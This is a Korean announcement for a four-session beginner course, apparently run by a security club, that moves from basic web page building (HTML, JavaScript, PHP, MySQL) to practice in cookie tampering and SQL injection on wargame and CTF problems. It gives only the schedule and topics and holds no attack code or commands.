
매주 화, 금 (2주 진행, 총 4회)
7/28, 7/31, 8/4, 8/7

〈/일정〉

〈내용〉

웹에 대해 아무것도 몰라도 들을 수 있는 교육입니다. (엄청 순한맛)
첫 주는 웹의 기초를 배워 기본적인 웹 페이지를 만들어 볼 것이며,
그 다음에 웹 해킹에 대한 교육을 진행할 것입니다.

〈/내용〉



〈커리큘럼〉

-- 1,2 회 – Basics (웹 페이지 만들기)
1 회차 : HTML, JavaScript, PHP
2 회차 : form, MySQL

-- 3,4 회 – Hacking 실습
3 회차 : COOKIE 변조, SQL Injection 등 실습 (기본)
4 회차 : 실제 웹 페이지 Hacking 실습

해킹 실습은 다양한 wargame사이트와
아르고스 CTF인 JFS에서 출제된 문제들,
그리고 실제 웹 페이지(불법아님)를 통해 진행됩니다.

〈/커리큘럼〉